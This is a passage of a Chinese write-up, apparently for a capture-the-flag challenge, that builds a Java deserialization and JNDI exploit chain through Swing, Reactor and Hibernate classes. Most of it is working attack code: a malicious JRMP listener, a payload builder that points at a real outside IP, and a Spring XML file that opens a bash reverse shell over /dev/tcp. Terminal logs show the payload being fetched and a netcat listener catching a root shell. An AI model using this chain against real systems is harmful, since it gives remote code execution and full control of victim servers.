
```

也成功进入了FocusLostHandler的run方法，但是这里JFormattedTextField.this会报错


- `xxx.this` 表示内部类所对应的外部类，这里表示JForm对象

但是我们看下方属性栏



这里 `this$0` 对象是null，因此这里会有空指针异常。这是为什么呢？

我们Poc构造的时候用到了createWithoutConstructor函数，我们不调用构造方法直接实例化对象就会导致这个问题，解决方法也很简单，就是给这个内部类反射修改this\$0即可



最终Poc如下，由于是JNDI注入，我们还需要制作一个恶意server，参考1ue师傅

```
1 package org.example;
2
3 import java.io.BufferedInputStream;
4 import java.io.BufferedOutputStream;
5 import java.io.DataInputStream;
6 import java.io.DataOutputStream;
7 import java.io.IOException;
8 import java.io.InputStream;
9 import java.io.ObjectInputStream;
10 import java.io.ObjectOutputStream;
11 import java.io.ObjectStreamClass;
12 import java.io.OutputStream;
13 import java.io.Serializable;
14 import java.net.*;
15 import java.rmi.MarshalException;
16 import java.rmi.server.ObjID;
17 import java.rmi.server.UID;
18 import java.util.Arrays;
19
20 import javax.management.BadAttributeValueExpException;
21 import javax.net.ServerSocketFactory;
22
23 import javassist.ClassClassPath;
24 import javassist.ClassPool;
25 import javassist.CtClass;
26 import sun.rmi.transport.TransportConstants;
27
28 /**
29  * Generic JRMP listener
30  *
31  * Opens up an JRMP listener that will deliver the specified payload to a
32  * client connecting to it and making a call.
33  *
34  * @author mbechler
35  *
36  */
37 @SuppressWarnings ( {
38     "restriction"
39 } )
40 public class JRMPListener implements Runnable {
41
42     private int port;
43     private Object payloadObject;
44     private ServerSocket ss;
```

```

45     private Object waitLock = new Object();
46     private boolean exit;
47     private boolean hadConnection;
48     private URL classpathUrl;
49
50
51     public JRMPListener ( int port, Object payloadObject ) throws NumberF
ormatException, IOException {
52         this.port = port;
53         this.payloadObject = payloadObject;
54         this.ss = ServerSocketFactory.getDefault().createServerSocket(thi
s.port);
55     }
56
57     public JRMPListener (int port, String className, URL classpathUrl) th
rows IOException {
58         this.port = port;
59         this.payloadObject = makeDummyObject(className);
60         this.classpathUrl = classpathUrl;
61         this.ss = ServerSocketFactory.getDefault().createServerSocket(thi
s.port);
62     }
63
64
65     public boolean waitFor ( int i ) {
66     try {
67         if ( this.hadConnection ) {
68             return true;
69         }
70         System.err.println("Waiting for connection");
71         synchronized ( this.waitLock ) {
72             this.waitLock.wait(i);
73         }
74         return this.hadConnection;
75     }
76     catch ( InterruptedException e ) {
77         return false;
78     }
79 }
80
81
82     /**
83     *
84     */
85     public void close () {
86         this.exit = true;
87         try {
88             this.ss.close();

```

```

89     }
90     catch ( IOException e ) {}
91     synchronized ( this.waitLock ) {
92         this.waitLock.notify();
93     }
94 }
95 }
96
97 public static final void main ( final String[] args ) throws Exception
98 {
99     if ( args.length < 1 ) {
100         System.err.println(JRMPLListener.class.getName() + " <port>");
101         System.exit(-1);
102         return;
103     }
104
105     final Object payloadObject = Hibernate1.getObject();
106
107     try {
108         int port = Integer.parseInt(args[ 0 ]);
109         System.err.println("* Opening JRMP listener on " + port);
110         JRMPLListener c = new JRMPLListener(port, payloadObject);
111         c.run();
112     }
113     catch ( Exception e ) {
114         System.err.println("Listener error");
115         e.printStackTrace(System.err);
116     }
117 }
118
119
120 public void run () {
121     try {
122         Socket s = null;
123         try {
124             while ( !this.exit && ( s = this.ss.accept() ) != null )
125             {
126                 try {
127                     s.setSoTimeout(5000);
128                     InetSocketAddress remote = (InetSocketAddress) s.
getRemoteSocketAddress();
129                     System.err.println("Have connection from " + remote);
130
131                     InputStream is = s.getInputStream();
132                     InputStream bufIn = is.markSupported() ? is : new
BufferedInputStream(is);

```

```

132
133         // Read magic (or HTTP wrapper)
134         bufIn.mark(4);
135         DataInputStream in = new DataInputStream(bufIn);
136         int magic = in.readInt();
137
138         short version = in.readShort();
139         if ( magic != TransportConstants.Magic || version
140             != TransportConstants.Version ) {
141             s.close();
142             continue;
143         }
144
145         OutputStream sockOut = s.getOutputStream();
146         BufferedOutputStream bufOut = new BufferedOutputS
147         tream(sockOut);
148
149         DataOutputStream out = new DataOutputStream(bufOu
150         t);
151
152         byte protocol = in.readByte();
153         switch ( protocol ) {
154             case TransportConstants.StreamProtocol:
155                 out.writeByte(TransportConstants.Protocol
156                 Ack);
157                 if ( remote.getHostName() != null ) {
158                     out.writeUTF(remote.getHostName());
159                 } else {
160                     out.writeUTF(remote.getAddress().toSt
161                     ring());
162                 }
163                 out.writeInt(remote.getPort());
164                 out.flush();
165                 in.readUTF();
166                 in.readInt();
167                 case TransportConstants.SingleOpProtocol:
168                     doMessage(s, in, out, this.payloadObject)
169                 ;
170                 break;
171                 default:
172                 case TransportConstants.MultiplexProtocol:
173                     System.err.println("Unsupported protocol"
174                     );
175                 s.close();
176                 continue;
177             }
178
179         bufOut.flush();
180         out.flush();

```

```

173         }
174     }
175     catch ( InterruptedException e ) {
176         return;
177     }
178     catch ( Exception e ) {
179         e.printStackTrace(System.err);
180     }
181     finally {
182         System.err.println("Closing connection");
183         s.close();
184     }
185 }
186 }
187 }
188 }
189     finally {
190         if ( s != null ) {
191             s.close();
192         }
193         if ( this.ss != null ) {
194             this.ss.close();
195         }
196     }
197 }
198     catch ( SocketException e ) {
199         return;
200     }
201     catch ( Exception e ) {
202         e.printStackTrace(System.err);
203     }
204 }
205 }
206 }
207     private void doMessage ( Socket s, DataInputStream in, DataOutputStre
208 am out, Object payload ) throws Exception {
209         System.err.println("Reading message...");
210
211         int op = in.read();
212
213         switch ( op ) {
214             case TransportConstants.Call:
215                 // service incoming RMI call
216                 doCall(in, out, payload);
217                 break;
218
219             case TransportConstants.Ping:
220                 // send ack for ping

```

```

220         out.writeByte(TransportConstants.PingAck);
221         break;
222
223         case TransportConstants.DGCAck:
224             UID u = UID.read(in);
225             break;
226
227         default:
228             throw new IOException("unknown transport op " + op);
229     }
230
231     s.close();
232 }
233
234
235     private void doCall ( DataInputStream in, DataOutputStream out, Objec
236 t payload ) throws Exception {
237         ObjectInputStream ois = new ObjectInputStream(in) {
238
239             @Override
240             protected Class<?> resolveClass ( ObjectStreamClass desc ) th
241 rows IOException, ClassNotFoundException {
242                 if ( "[Ljava.rmi.server.ObjID;" .equals(desc.getName())) {
243                     return ObjID[].class;
244                 } else if ("java.rmi.server.ObjID".equals(desc.getName()))
245 ) {
246                     return ObjID.class;
247                 } else if ( "java.rmi.server.UID".equals(desc.getName()))
248 {
249                     return UID.class;
250                 }
251                 throw new IOException("Not allowed to read object");
252             }
253         };
254
255         ObjID read;
256         try {
257             read = ObjID.read(ois);
258         }
259         catch ( java.io.IOException e ) {
260             throw new MarshalException("unable to read objID", e);
261         }
262
263         if ( read.hashCode() == 2 ) {
264             ois.readInt(); // method
265             ois.readLong(); // hash

```

```

264         System.err.println("Is DGC call for " + Arrays.toString((ObjI
265         D[])ois.readObject()));
266     }

267     System.err.println("Sending return with payload for obj " + read)
268     ;
269
270     out.writeByte(TransportConstants.Return);// transport op
271     ObjectOutputStream oos = new MarshalOutputStream(out, this.classp
272     athUrl);
273
274     oos.writeByte(TransportConstants.ExceptionalReturn);
275     new UID().write(oos);
276
277     oos.writeObject(payload);
278
279     oos.flush();
280     out.flush();
281
282     this.hadConnection = true;
283     synchronized ( this.waitLock ) {
284         this.waitLock.notifyAll();
285     }
286
287     @SuppressWarnings({"deprecation"})
288     protected static Object makeDummyObject (String className) {
289         try {
290             ClassLoader isolation = new ClassLoader() {};
291             ClassPool cp = new ClassPool();
292             cp.insertClassPath(new ClassClassPath(Dummy.class));
293             CtClass clazz = cp.get(Dummy.class.getName());
294             clazz.setName(className);
295             return clazz.toClass(isolation).newInstance();
296         }
297         catch ( Exception e ) {
298             e.printStackTrace();
299             return new byte[0];
300         }
301     }
302
303     static final class MarshalOutputStream extends ObjectOutputStream {
304         private URL sendUrl;
305         public MarshalOutputStream(OutputStream out, URL u) throws IOExce
306         ption
307     {
308         super(out);
309         this.sendUrl = u;
310     }

```

```

308     MarshalOutputStream(OutputStream out) throws IOException {
309         super(out);
310     }
311     @Override
312     protected void annotateClass(Class<?> cl) throws IOException {
313         if (this.sendUrl != null) {
314             writeObject(this.sendUrl.toString());
315         } else if (!(cl.getClassLoader() instanceof URLClassLoader))
316     {
317         writeObject(null);
318     } else {
319         URL[] us = ((URLClassLoader) cl.getClassLoader()).getURLs
320     ();
321         String cb = "";
322         for (URL u : us) {
323             cb += u.toString();
324         }
325         writeObject(cb);
326     }
327     /**
328     * Serializes a location from which to load the specified class.
329     */
330     @Override
331     protected void annotateProxyClass(Class<?> cl) throws IOException
332     {
333         annotateClass(cl);
334     }
335     public static class Dummy implements Serializable {
336         private static final long serialVersionUID = 1L;
337     }
338 }

```

```
1 package org.example;
2
3 import org.hibernate.engine.spi.TypedValue;
4 import org.hibernate.tuple.component.AbstractComponentTuplizer;
5 import org.hibernate.tuple.component.PojoComponentTuplizer;
6 import org.hibernate.type.AbstractType;
7 import org.hibernate.type.ComponentType;
8 import org.hibernate.type.Type;
9 import org.springframework.context.support.ClassPathXmlApplicationContext
;
10
11 import javax.swing.*;
12 import javax.swing.text.*;
13 import java.io.*;
14 import java.lang.reflect.*;
15 import java.text.ParseException;
16 import java.util.HashMap;
17
18 public class Hibernate1 {
19     public static Object getObject() throws Exception {
20         // FormattedTextFieldUI
21         JFormattedTextField jFormattedTextField = new JFormattedTextField
();
22         Method setFormatter = JFormattedTextField.class.getDeclaredMethod
("setFormatter", JFormattedTextField.AbstractFormatter.class);
23         setFormatter.setAccessible(true);
24         System.out.println(setFormatter);
25         DefaultFormatter defaultFormatter = new DefaultFormatter();
26         defaultFormatter.setValueClass(ClassPathXmlApplicationContext.cla
ss);
27         // setFormatter.invoke(jFormattedTextField, defaultFormatter);
28
29         String poc = "http://8.130.24.188:7791/exp.xml";
30         StringContent stringContent = new StringContent(poc.length());
31         stringContent.insertString(0, poc);
32         PlainDocument plainDocument = new PlainDocument(stringContent);
33
34         jFormattedTextField.setDocument((Document) plainDocument);
35
36
37         Field focusLostHandlerField = JFormattedTextField.class.getDeclar
edField("focusLostHandler");
38         Field focusLostBehaviorField = JFormattedTextField.class.getDecla
redField("focusLostBehavior");
39
```

```

40         Field formatFiled = JFormattedTextField.class.getDeclaredField("f
41         ormat");
42         focusLostHandlerField.setAccessible(true);
43         formatFiled.setAccessible(true);
44         focusLostBehaviorField.setAccessible(true);
45
46         Class<?> focusLostHandlerClz = Class.forName("javax.swing.JFormat
47         tedTextField$FocusLostHandler");
48         Object focusLostHandler = Reflections.createWithoutConstructor(fo
49         cusLostHandlerClz);
50         focusLostHandlerField.set(jFormattedTextField, focusLostHandler);
51         focusLostBehaviorField.set(jFormattedTextField, 1);
52         formatFiled.set(jFormattedTextField, defaultFormatter);
53         //      jFormattedTextField.commitEdit();
54
55         Class<?> executorTrackedRunnableClz = Class.forName("reactor.cor
56         e.scheduler.ExecutorScheduler$ExecutorTrackedRunnable");
57         Object sink = Reflections.createWithoutConstructor(executorTracke
58         dRunnableClz);
59         Reflections.setFieldValue(sink, "task", focusLostHandler);
60         Reflections.setFieldValue(focusLostHandler, "this$0", jFormattedTex
61         tField);
62
63         Object getters = makeHibernate5Getter(executorTrackedRunnableClz,
64         "run");
65         Object exp = makeHibernate45Caller(sink, getters);
66         return exp;
67         //      new ObjectOutputStream(new FileOutputStream("test.ser")).writeO
68         bject(exp);
69         //      new ObjectInputStream(new FileInputStream("test.ser")).readObje
70         ct();
71     }
72     public static Object makeHibernate45Caller ( Object tpl, Object gette
73     rs ) throws NoSuchMethodException, InstantiationException, IllegalAccessE
74     xception,
75     InvocationTargetException, NoSuchFieldException, Exception, C
76     lassNotFoundException {
77         PojoComponentTuplizer tup = Reflections.createWithoutConstructor(
78         PojoComponentTuplizer.class);
79         Reflections.getField(AbstractComponentTuplizer.class, "getters").
80         set(tup, getters);
81
82         ComponentType t = Reflections.createWithConstructor(ComponentType
83         .class, AbstractType.class, new Class[0], new Object[0]);
84         Reflections.setFieldValue(t, "componentTuplizer", tup);
85         Reflections.setFieldValue(t, "propertySpan", 1);
86         Reflections.setFieldValue(t, "propertyTypes", new Type[] {
87             (Type) t

```

```

73     });
74
75     TypedValue v1 = new TypedValue(t, null);
76     Reflections.setFieldValue(v1, "value", tpl);
77     Reflections.setFieldValue(v1, "type", t);
78
79     TypedValue v2 = new TypedValue(t, null);
80     Reflections.setFieldValue(v2, "value", tpl);
81     Reflections.setFieldValue(v2, "type", t);
82
83     return makeMap(v1, v2);
84 }
85
86     public static HashMap makeMap ( Object v1, Object v2 ) throws Excepti
on, ClassNotFoundException, NoSuchMethodException, InstantiationException
87     ,
88         IllegalAccessException, InvocationTargetException {
89     HashMap s = new HashMap();
90     Reflections.setFieldValue(s, "size", 2);
91     Class nodeC;
92     try {
93         nodeC = Class.forName("java.util.HashMap$Node");
94     }
95     catch ( ClassNotFoundException e ) {
96         nodeC = Class.forName("java.util.HashMap$Entry");
97     }
98     Constructor nodeCons = nodeC.getDeclaredConstructor(int.class, Ob
ject.class, Object.class, nodeC);
99     Reflections.setAccessible(nodeCons);
100
101     Object tbl = Array.newInstance(nodeC, 2);
102     Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
103     Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
104     Reflections.setFieldValue(s, "table", tbl);
105     return s;
106 }
107
108     public static Object makeHibernate5Getter ( Class<?> tplClass, String
method ) throws NoSuchMethodException, SecurityException,
109     ClassNotFoundException, InstantiationException, IllegalAccess
Exception, IllegalArgumentException, InvocationTargetException {
110     Class<?> getterIf = Class.forName("org.hibernate.property.access.
spi.Getter");
111     Class<?> basicGetter = Class.forName("org.hibernate.property.acce
ss.spi.GetterMethodImpl");
    Constructor<?> bgCon = basicGetter.getConstructor(Class.class, St
ring.class, Method.class);

```

```

112         Object g = bgCon.newInstance(tplClass, "test", tplClass.getDeclar
113         edMethod(method));
114         Object arr = Array.newInstance(getterIf, 1);
115         Array.set(arr, 0, g);
116         return arr;
117     }
}

```

准备Xml文件内容如下

```

XML |
1 <beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="htt
  p://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.spr
  ingframework.org/schema/beans http://www.springframework.org/schema/beans/
  spring-beans.xsd">
2   <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
3     <constructor-arg>
4       <list>
5         <value>/bin/bash</value>
6         <value>-c</value>
7         <value><![CDATA[bash -i >& /dev/tcp/xxxxx/7780 <&1]]></value>
8       </list>
9     </constructor-arg>
10  </bean>
11 </beans>

```

```

java --add-opens=java.desktop/javafx.swing=ALL-UNNAMED --add-opens=java.bas
e/java.util=ALL-UNNAMED -jar java21.jar 7799

```

- Personal
- Hosts
- SFTP
- Port Forwarding
- Snippets
- New-Vps
- New-Vps (1)
- New-Vps (2)
- History

```

Closing connection
^C[root@nook1pop ~]#
[root@nook1pop ~]# java --add-opens=java.desktop/javax.swing=ALL-UNNAMED --add-opens=java.base/java.util=ALL-UNNAMED --add-opens=java.management/javax.management=ALL-UNNAMED -jar java21.jar 7799
protected void javax.swing.JFormattedTextField.setFormatter(javax.swing.JFormattedTextField$AbstractFormatter)
22:52:25.469 [main] DEBUG org.jboss.logging - Logging Provider: org.jboss.logging.Log4j2LoggerProvider
* Opening JRMP listener on 7799
Have connection from /59.50.85.36:21599
Reading message...
Sending return with payload for obj [0:0:0, 0]
java.lang.IllegalArgumentException: Can not set java.lang.String field javax.management.BadAttributeValueTypeException.val to java.util.HashMap
    at java.base/jdk.internal.reflect.FieldAccessorImpl.throwSetIllegalArgumentException(FieldAccessorImpl.java:228)
    at java.base/jdk.internal.reflect.FieldAccessorImpl.throwSetIllegalArgumentException(FieldAccessorImpl.java:232)
    at java.base/jdk.internal.reflect.MethodHandleObjectFieldAccessorImpl.set(MethodHandleObjectFieldAccessorImpl.java:115)
    at java.base/java.lang.reflect.Field.set(Field.java:836)
    at org.example.Reflections.setFieldValue(Reflections.java:44)
    at org.example.JRMPListener.doCall(JRMPListener.java:275)
    at org.example.JRMPListener.doMessage(JRMPListener.java:215)
    at org.example.JRMPListener.run(JRMPListener.java:162)
    at org.example.JRMPListener.main(JRMPListener.java:111)
Closing connection
^C[root@nook1pop ~]# rm -rf java21.jar
[root@nook1pop ~]# java --add-opens=java.desktop/javax.swing=ALL-UNNAMED --add-opens=java.base/java.util=ALL-UNNAMED --add-opens=java.management/javax.management=ALL-UNNAMED -jar java21.jar 7799
protected void javax.swing.JFormattedTextField.setFormatter(javax.swing.JFormattedTextField$AbstractFormatter)
22:54:55.439 [main] DEBUG org.jboss.logging - Logging Provider: org.jboss.logging.Log4j2LoggerProvider
* Opening JRMP listener on 7799
Have connection from /59.50.85.36:30565
Reading message...
Sending return with payload for obj [0:0:0, 0]
Closing connection

```

New Snippet

- RevShell 7779
nc -lvp 7779
- Shell
curl http://114.116.119.253/mysql ...
- java -jar JNDI-Injection-Exploit-1.0...
java -jar JNDI-Injection-Exploit-1...
- ReverseShell-80
nc -lvp 80
- ReverseShell-443
nc -lvp 443
- ReverseShell-7777
nc -lvp 7777
- HttpServer-8887
python3 -m http.server 8887
- HttpServer-8888
python3 -m http.server 8888

```

__MACOSX
New-Vps ! [root@nook1pop ~]# vim exp.xml
New-Vps [root@nook1pop ~]# python3 -m http.server 7791
New-Vps Serving HTTP on 0.0.0.0 port 7791 (http://0.0.0.0:7791/) ...
New-Vps 59.50.85.36 - - [22/Apr/2024 22:55:09] "GET /exp.xml HTTP/1.1" 200 -
New-Vps 59.50.85.36 - - [22/Apr/2024 22:55:09] "GET /exp.xml HTTP/1.1" 200 -

```

Boogipop(32634994)

Boogipop(32634994)

Boogipop(32634994)

Boogipop(32634994)

The screenshot displays the Alibaba Cloud Elastic Compute Service (ECS) console interface. On the left, a navigation sidebar includes options like Personal, Hosts, SFTP, Port Forwarding, Snippets, and New-Vps. The main area features a terminal window with the following text:

```
Last login: Mon Apr 22 22:49:47 2024 from 59.50.85.36
Welcome to Alibaba Cloud Elastic Compute Service !

[root@nook1pop ~]# nc -lvnp 7778
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::7778
Ncat: Listening on 0.0.0.0:7778
Ncat: Connection from 59.50.85.36.
Ncat: Connection from 59.50.85.36:31098.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@15d7780431f7:/# cat /fl
cat /fl
cat: /fl: No such file or directory
root@15d7780431f7:/# whoami
whoami
root
root@15d7780431f7:/#
```

On the right side, a 'New Snippet' panel lists several predefined snippets:

- RevShell-7779: `nc -lvnp 7779`
- Shell: `curl http://114.116.119.253/mysql ...`
- java -jar JNDI-Injection-Exploit-1.0...: `java -jar JNDI-Injection-Exploit-1...`
- ReverseShell-80: `nc -lvnp 80`
- ReverseShell-443: `nc -lvnp 443`
- ReverseShell-7777: `nc -lvnp 7777`
- HttpServer-8887: `python3 -m http.server 8887`
- HttpSever-8888: `python3 -m http.server 8888`